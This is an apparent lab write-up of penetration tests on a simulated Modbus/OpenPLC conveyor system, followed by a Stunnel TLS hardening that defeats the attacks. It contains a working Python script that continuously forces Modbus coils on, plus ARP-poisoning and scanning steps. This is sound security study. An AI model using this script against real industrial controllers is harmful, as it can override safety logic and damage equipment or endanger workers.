
FIGURE 40 - OPENPLC - INPUTS/OUTPUTS DURING ATTACK

Actuator Enablement Attack (5.2.3)

The goal here was to gain unauthorised access to the Modbus server (192.168.67.100) and directly change the values of the actuator devices, to cause unintended behaviour on the conveyor belt system.

Direct Write Attempts

By using **QModMaster**, a connection could be established to the Modbus server over port 502. As shown in the Reconnaissance phase, this connection allows live monitoring of Modbus register values:



As well as having visibility of register values, it can also be used to directly write to output/coil registers, as shown in **FIGURE 41**. This skips the PLC and sends commands straight to the Modbus server, which is openly listening for commands on port 502. These commands arrive at the Modbus server, which starts moving the conveyor very slightly. This is ineffective though and wouldn't pose much of a threat. This is due to the environment being a closed-loop control system, where the PLC is dynamically monitoring the feedback from the sensors and automatically controlling the actuators in response. Any attempts to write to the PLC will be overwritten, see **FIGURE 42**.




FIGURE 41 - QMODMASTER - WRITING TO COILS

Q_EntryConveyor	BOOL	%QX100.0	☒ true ☐ false	 FALSE
Q_Conveyor	BOOL	%QX100.1	☒ true ☐ false	 TRUE

Q_EntryConveyor	BOOL	%QX100.0	☒ true ☐ false	 TRUE
Q_Conveyor	BOOL	%QX100.1	☒ true ☐ false	 FALSE

FIGURE 42 - OPENPLC – COILS BEING OVERWRITTEN BY PLC

Creating the Denial of Service (DoS) Style Attack Script

To bypass the PLC logic overwriting any direct write attempts, a simple Python script was written using the pyModbusTCP library, which connects to the Modbus server over port 502 and continuously writes to the two Modbus coil registers corresponding to the conveyors in the environment. See **FIGURE 43** and **FIGURE 44** below:

```
from pyModbusTCP import client
import time

cl =
client.ModbusClient("192.168.67.100",502)

while True:
    cl.write_single_coil(0, 1)
    cl.write_single_coil(1, 1)
    time.sleep(0.0001)
```

FIGURE 43 – NOTEPAD - PREPARING SCRIPT FOR DoS STYLE ATTACK

```
from pyModbusTCP import client
import time

cl = client.ModbusClient("192.168.67.100",502)

while True:
    cl.write_single_coil(0, 1)
    cl.write_single_coil(1, 1)
    time.sleep(0.0001)
```

FIGURE 44 - PYTHON - INPUTTING DoS STYLE ATTACK SCRIPT

By forcing the coil register values to 1, the script effectively turns both conveyors on, regardless of the PLC's programmed logic or process state. The **time** module and **while** loop were used, to write to the coils continuously with a short delay of 0.0001 seconds, maintaining control over the actuators. As a result, any items on the conveyor are pushed through the system uncontrollably, simulating a Denial-of-Service (DoS)-like disruption of the process logic, where the Stop button is also rendered useless.

Initiating the Denial of Service (DoS) Style Attack

The script was executed from Python, and the commands were sent directly to the Modbus server, continuously writing to the conveyor belt coil registers. Wireshark was used again to carry out packet sniffing during the attack, which shows the 'Write Single Coil' queries being sent from 192.168.67.13 to 192.168.67.100, see **FIGURE 45**.

Source	Destination	Info
192.168.67.13	192.168.67.100	Query: Trans: 1942; Unit: 1, Func: 5: Write Single Coil
192.168.67.13	192.168.67.100	Query: Trans: 7110; Unit: 1, Func: 5: Write Single Coil
192.168.67.13	192.168.67.100	Query: Trans: 49386; Unit: 1, Func: 5: Write Single Coil
192.168.67.13	192.168.67.100	Query: Trans: 1554; Unit: 1, Func: 5: Write Single Coil
192.168.67.13	192.168.67.100	Query: Trans: 7207; Unit: 1, Func: 5: Write Single Coil
192.168.67.13	192.168.67.100	Query: Trans: 26300; Unit: 1, Func: 5: Write Single Coil
192.168.67.13	192.168.67.100	Query: Trans: 34698; Unit: 1, Func: 5: Write Single Coil
192.168.67.13	192.168.67.100	Query: Trans: 47569; Unit: 1, Func: 5: Write Single Coil
192.168.67.13	192.168.67.100	Query: Trans: 1747; Unit: 1, Func: 5: Write Single Coil
192.168.67.13	192.168.67.100	Query: Trans: 48322; Unit: 1, Func: 5: Write Single Coil
192.168.67.13	192.168.67.100	Query: Trans: 36109; Unit: 1, Func: 5: Write Single Coil
192.168.67.13	192.168.67.100	Query: Trans: 14838; Unit: 1, Func: 5: Write Single Coil
192.168.67.13	192.168.67.100	Query: Trans: 8336; Unit: 1, Func: 5: Write Single Coil

FIGURE 45 – PYTHON - DoS STYLE ATTACK SCRIPT EXECUTION

Impact

The DoS style Actuator Enablement Attack was successful, and the items on the conveyor were pushed off the end, see **FIGURE 46** below. This demonstrates how a lack of authentication in Modbus TCP/IP can allow an attacker to inject malicious control commands into the ICS network with minimal effort.



FIGURE 46 - FACTORY I/O - IMPACT OF ACTUATOR ENABLEMENT ATTACK

Baseline Configuration Review (5.2.4)

Reconnaissance

The reconnaissance phase was successful, and the attacker was able to successfully enumerate all devices on the network, their IP addresses, and open services/ports. This visibility enabled the attacker to accurately map the ICS architecture and identify the PLC and Modbus server, providing a foundation for targeted attacks.

Exploitation

Both attack scenarios were executed successfully, demonstrating the inherent insecurity of unprotected ICS communications over Modbus TCP/IP.

In the first attack, Modbus commands were injected to force the conveyor belts to run continuously. This resulted in items being pushed off the end of the system without any operator input or PLC logic controlling it. This highlights the ease with which an attacker can issue unauthorised commands when authentication is not enforced.

The second attack involved sensor spoofing via a Man-in-the-Middle (MITM) attack. By intercepting and modifying sensor data in transit, the attacker was able to simulate a false scenario in which the Start button had been pressed and no items were reaching the end of the conveyor. This led the system to operate under false assumptions, again initiating conveyor movement and breaking the intended process logic.

Review

These attacks are successful in demonstrating the critical lack of integrity, authenticity, and confidentiality in the default Modbus TCP/IP setup, with the traffic being fully exposed to any adversary with network access. This highlights the urgent need for encrypted communication between the PLC and Modbus server, and authentication to create a barrier around the PLC and Modbus server, preventing any access from outside.

Penetration Testing – Encryption Applied (Section 5.3)

Stunnel Implementation (5.3.1)

To secure Modbus TCP/IP communication between the Modbus server (192.168.67.100) and OpenPLC (192.168.67.5), **Stunnel** was configured on both machines to create a tunnel for traffic to flow through over TLS, with the goal of protecting against eavesdropping and man-in-the-middle (MITM) attacks. The connection was successful, and the devices functioned as expected.

Modbus Server/Factory I/O (192.168.67.100)

Stunnel was installed on the host machine alongside Factory I/O, and was configured in server mode, listening on port 1502. Any connections via port 1502 would be forwarded to the Modbus TCP/IP server, which remained accepting connections via the localhost (127.0.0.1) on port 502. The configuration for this looked like the below:


```
accept = 1502
connect = 127.0.0.1:502
```

Modbus Client/PLC (192.168.67.5)

Stunnel was then installed on the OpenPLC Ubuntu VM, and was configured in client mode. The client's configuration was accepting local connections over port 502 and forwarding this through the tunnel to the server's Stunnel endpoint over port 1502. OpenPLC was configured to communicate with the Modbus server using 127.0.0.1, which from OpenPLC's perspective, appears to be a local Modbus server (Stunnel handles this traffic and forwards it on). The configuration for this looked like the below:

```
accept = 127.0.0.1:502
connect = 192.168.67.100:1502
```

By operating via localhost (127.0.0.1) on port 502, the Modbus server and PLC were no longer exposed to the wider network. This loopback configuration (**FIGURE 47**) ensures that Modbus traffic is only accessible from the local machine, meaning external devices on the network cannot directly communicate with Factory I/O's open Modbus port.



Host	IP Address
127.0.0.1	127.0.0.1
Port	IP Port
502	502

FIGURE 47 - FACTORY I/O AND OPENPLC - NETWORK CONFIGURATIONS VIA STUNNEL

Stunnel Authentication Setup

To secure the Modbus communication, a self-signed certificate infrastructure was implemented using **OpenSSL**. A custom Certificate Authority (CA) was created on the host machine to issue and sign a server certificate used by Stunnel. On the server side, the server certificate and private key were bundled into a single pem file (stunnel.pem) and a reference to this was added to the server's Stunnel configuration:

```
cert = stunnel.pem  
key  = stunnel.pem
```

The CA's public certificate (ca.crt) was transferred to the client and a reference to this was also added to the client's configuration:

```
verify = 2  
CAfile = /etc/stunnel/ca.crt
```

verify = 2 instructs Stunnel to enforce strict certificate validation, rejecting any server that does not present a certificate signed by the provided CA.

Configuration Files

The configurations (stunnel.conf contents) can be found below, see **FIGURE 49** and **FIGURE 48**.




FIGURE 49 - STUNNEL.CONF - SERVER CONFIGURATION




FIGURE 48 - STUNNEL.CONF - CLIENT CONFIGURATION

Screenshots of generating the certificate/key and the successful connection messages can be found on the following page, **FIGURE 50**, **FIGURE 51** and **FIGURE 52**.

```

C:\stunnel\certs>openssl genrsa -out ca.key 2048

C:\stunnel\certs>openssl req -x509 -new -nodes -key ca.key -sha256 -days 365 -out ca.crt -subj "/CN=MySecureModbusCA"

C:\stunnel\certs>openssl genrsa -out server.key 2048

C:\stunnel\certs>openssl req -new -key server.key -out server.csr -subj "/CN=modbus-server"

C:\stunnel\certs>openssl x509 -req -in server.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out server.crt -days 365 -sha256
Certificate request self-signature ok
subject=CN=modbus-server

C:\stunnel\certs>copy server.key+server.crt stunnel.pem
server.key
server.crt
1 file(s) copied.

```

FIGURE 50 - OPENSLL - GENERATING CERTIFICATE/KEY

```

Compression: null, expansion: null
Session id: 1CC314D3AB99414A8FEF55CC5C16120549C11FA0F651896E4CB9BD4183A18E8A
s_connect: connecting 127.0.0.1:502
s_connect: s_poll_wait 127.0.0.1:502: waiting 10 seconds
FD=1240 ifds=rwx ofds=---
s_connect: connected 127.0.0.1:502
persistence: 127.0.0.1:502 cached
Service [modbus] connected remote server from 127.0.0.1:62477
Setting remote socket options (FD=1240)
Option TCP_NODELAY set on remote socket
Remote descriptor (FD=1240) initialized
Read socket closed (readsocket)
Sending close_notify alert
TLS alert (write): warning: close notify
SSL_shutdown successfully sent close_notify alert
Connection closed: 3740 byte(s) sent to TLS, 4420 byte(s) sent to socket
Remote descriptor (FD=1228) closed
Local descriptor (FD=1524) closed
Service [modbus] finished (1 left)
-minute]: OCSP: The root CA certificate was not found
-minute]: OCSP: No AIA responder URL
-minute]: OCSP: No OCSP stapling response to send
n]: Found 1 ready file descriptor(s)
n]: FD=660 ifds=r-x ofds=r--
n]: FD=1020 ifds=r-x ofds=---
n]: Dispatching a signal from the signal pipe
n]: Active connections:
n]: Active connection 1: Service [modbus], 5918 byte(s) sent to TLS, 6994 byte(s) sent to socket
n]: Listed 1 active connection(s)

```

FIGURE 51 - STUNNEL - SUCCESSFUL CONNECTION (MODBUS SERVER)

```

Service [modbus] started
Setting local socket options (FD=11)
Option TCP_NODELAY set on local socket
Service [modbus] accepted connection from 127.0.0.1:54052
s_connect: connecting 192.168.67.100:1502
s_connect: s_poll_wait 192.168.67.100:1502: waiting 10 seconds
FD=6 events=0x2001 revents=0x0
FD=12 events=0x2005 revents=0x0
s_connect: connected 192.168.67.100:1502
Service [modbus] connected remote server from 192.168.67.5:45476
Setting remote socket options (FD=12)
Option TCP_NODELAY set on remote socket
Remote descriptor (FD=12) initialized
SNI: sending servername: 192.168.67.100

```

FIGURE 52 - STUNNEL - SUCCESSFUL CONNECTION (OPENPLC)

Reconnaissance (5.3.2)

With the Stunnel implementation now complete, a second reconnaissance phase was conducted to assess what an attacker could discover on the network using standard reconnaissance techniques.

Passive Scanning

Grassmarlin was used again to perform passive scanning of the network, focusing specifically on the OT network, see **FIGURE 53**.





FIGURE 53 - GRASSMARLIN - PASSIVE SCANNING (POST STUNNEL IMPLEMENTATION)

The results show the traffic on the network remained largely unchanged; however, this is expected since communication is still occurring between devices. The key difference lies in the content visibility of the traffic between the Modbus server and OpenPLC, where the packets are still flowing, but their payloads should now be secured and no longer visible in plaintext.

Active Scanning

Nmap was used again to carry out port scans of 192.168.67.5 (PLC) and 192.168.67.100 (Modbus server), see **FIGURE 54** below.



```
(kali@kali)-[~]
$ sudo nmap -p - 192.168.67.5
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2025-07-24 17:37 EDT
Nmap scan report for 192.168.67.5
Host is up (0.000078s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
102/tcp   open  iso-tsap
8080/tcp  open  http-proxy
44818/tcp open  EtherNetIP-2
MAC Address: 08:00:27:78:29:55 (Oracle VirtualBox virtual NIC)

(kali@kali)-[~]
$ sudo nmap -p - 192.168.67.100
Starting Nmap 7.94 ( https://nmap.org ) at 2025-07-24 17:51 EDT
Nmap scan report for 192.168.67.100
Host is up (0.00014s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE
1502/tcp  open  shivadiscovery
7680/tcp  open  pando-pub
56741/tcp open  unknown
57621/tcp open  unknown
MAC Address: 0A:00:27:00:00:06 (Unknown)
```

FIGURE 54 - NMAP - PING SCAN OF 192.168.67.5 (FOR OPEN PORTS/SERVICES)

Below are the nmap port scan results before and after the **Stunnel** implementation:

IP Address	Open Ports Before Stunnel Implementation	Open Ports After Stunnel Implementation
OpenPLC (192.168.67.5)	102	102
	502	N/A
	8080	8080
	44818	44818
Modbus Server (192.168.67.100)	502	1502 (Stunnel)
	57621	57621
	64164	56741

The results showed port 502 was no longer open. This is because Modbus communications were now encapsulated within an encrypted tunnel, and the Modbus service was no longer directly exposed to the network. On the Modbus server, 1502 was open instead as expected, acting as the entry point for encrypted Modbus connections.

While other services remained visible during scanning, the absence of port 502 confirmed that the Modbus server was effectively hidden from external devices. This prevented network-based discovery of any Modbus devices on the network.

Packet Analysis (5.3.3)

A Wireshark network traffic capture whilst the conveyor was running allowed for the analysis of the Modbus packets between the Modbus server and OpenPLC, which were now being passed through Stunnel, see **FIGURE 55** below.




FIGURE 55 - WIRESHARK - ENCRYPTED MODBUS PACKET OVERVIEW

The Modbus packets were now no longer presenting any meaningful information, and the data held within was no longer readable in plaintext. This shows the traffic was successfully encapsulated and encrypted within a secure tunnel using TLS (Version 1.2). See **FIGURE 56** below:





FIGURE 56 - WIRESHARK - TLSv1.2 ENCRYPTION AND THE ENCRYPTED DATA

Sensor Erasure/Insertion Attack (5.3.4)

The goal was to carry out a Man-in-the-Middle (MITM) attack using Ettercap again, to test its effectiveness after the implementation of Stunnel.

Testing Device Scanning

A device scan was conducted to identify the hosts on the network, which were then added as targets, see **FIGURE 57**. These appeared in the results because network discovery relies on ARP and broadcast traffic, which always remains unencrypted and visible on the local network.



Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 192.168.67.100 added to TARGET1
Host 192.168.67.5 added to TARGET1

IP Address	MAC Address
192.168.67.1	08:00:27:DE:58:C9
192.168.67.5	08:00:27:78:29:55
192.168.67.6	08:00:27:3F:5D:B3
192.168.67.100	0A:00:27:00:00:06

FIGURE 57 - ETTERCAP - HOST SCANNING/ADDING TARGETS

Testing Man-in-the-Middle (MITM) Attack

With the same filter used in the previous attack applied, another ARP poisoning attack was launched to position the attacker between the targets, see **FIGURE 58** below. This didn't appear to receive any feedback, suggesting it was unsuccessful so far.




FIGURE 58 - ETTERCAP - APPLYING FILTER AND STARTING ARP POISONING ATTACK

Sensor Erasure/Insertion Attack Results

Following the initialisation of the MITM attack, nothing appeared to move on the conveyor belt. Wireshark was used again to carry out packet sniffing, where you can see the intercepted packets (**FIGURE 59**), but no Modbus data was being communicated so nothing could be modified, see **FIGURE 60**.

Source	Destination	Info
192.168.67.100	192.168.67.5	[TCP Retransmission] 1502 → 50898 [PSH, ACK] Seq=265 Ack=315 Win
192.168.67.100	192.168.67.5	Application Data
192.168.67.100	192.168.67.5	[TCP Retransmission] 1502 → 50898 [PSH, ACK] Seq=297 Ack=351 Win
192.168.67.100	192.168.67.5	Application Data
192.168.67.100	192.168.67.5	[TCP Retransmission] 1502 → 50898 [PSH, ACK] Seq=331 Ack=385 Win
192.168.67.100	192.168.67.5	Application Data
192.168.67.100	192.168.67.5	[TCP Retransmission] 1502 → 50898 [PSH, ACK] Seq=363 Ack=421 Win
192.168.67.100	192.168.67.5	Application Data
192.168.67.100	192.168.67.5	[TCP Retransmission] 1502 → 50898 [PSH, ACK] Seq=397 Ack=455 Win
192.168.67.100	192.168.67.5	Application Data
192.168.67.100	192.168.67.5	[TCP Retransmission] 1502 → 50898 [PSH, ACK] Seq=429 Ack=491 Win
192.168.67.100	192.168.67.5	Application Data
192.168.67.100	192.168.67.5	[TCP Retransmission] 1502 → 50898 [PSH, ACK] Seq=463 Ack=525 Win
192.168.67.100	192.168.67.5	Application Data
192.168.67.100	192.168.67.5	[TCP Retransmission] 1502 → 50898 [PSH, ACK] Seq=495 Ack=561 Win
192.168.67.100	192.168.67.5	Application Data
192.168.67.100	192.168.67.5	[TCP Retransmission] 1502 → 50898 [PSH, ACK] Seq=529 Ack=595 Win
192.168.67.100	192.168.67.5	Application Data
192.168.67.100	192.168.67.5	[TCP Retransmission] 1502 → 50898 [PSH, ACK] Seq=561 Ack=631 Win
192.168.67.100	192.168.67.5	Application Data
192.168.67.100	192.168.67.5	[TCP Retransmission] 1502 → 50898 [PSH, ACK] Seq=595 Ack=665 Win
192.168.67.100	192.168.67.5	Application Data
192.168.67.100	192.168.67.5	[TCP Retransmission] 1502 → 50898 [PSH, ACK] Seq=627 Ack=701 Win
192.168.67.100	192.168.67.5	Application Data
192.168.67.100	192.168.67.5	[TCP Retransmission] 1502 → 50898 [PSH, ACK] Seq=661 Ack=735 Win

FIGURE 59 - WIRESHARK - MITM ATTACK PACKET ANALYSIS (WITH STUNNEL)

```
Transmission Control Protocol, Src Port: 1502, Dst
Source Port: 1502
Destination Port: 50898
[Stream index: 0]
[Conversation completeness: Incomplete (12)]
[TCP Segment Len: 34]
Sequence Number: 363 (relative sequence number)
Sequence Number (raw): 4159534082
[Next Sequence Number: 397 (relative sequence number)]
```

FIGURE 60 - WIRESHARK - FAILED MITM ATTACK PACKET DATA

Impact

The man-in-the-middle (MITM) attack was unsuccessful, as **Stunnel's** encryption prevented any interception or manipulation of Modbus traffic. All communication between the client and server is now encapsulated within a TLS tunnel, meaning the actual Modbus data is no longer visible on the network. Tools like **Ettercap**, which rely on reading or modifying unencrypted packets in transit, are unable to access or tamper with the contents. Without the correct Stunnel configuration and access to the private TLS keys, Ettercap cannot decrypt the payload or interfere with the session. Additionally, the TLS handshake must complete before any data is exchanged, and this cannot be spoofed by a MITM attack. As a result, attempts to inject, alter, or view Modbus commands in transit are effectively blocked, preventing this form of attack.

Actuator Enablement Attack (5.3.5)

The goal here was to attempt establishing a connection to the Modbus server (192.168.67.100) to directly change the values of the actuator devices, this time after the implementation of **Stunnel**.

Testing Direct Write Attempts

Using **QModMaster**, an attempt to connect to the Modbus server over port 502 was made, but it failed. An error message “Could not connect to TCP port” was provided, see **FIGURE 62**. This was the same with port 1502, which is the port Stunnel was listening on. This would’ve failed since the communication wasn’t being routed through Stunnel with the required certification for authentication.




FIGURE 61 - QMODMASTER - ATTEMPTING TO ESTABLISH CONNECTION WITH STUNNEL

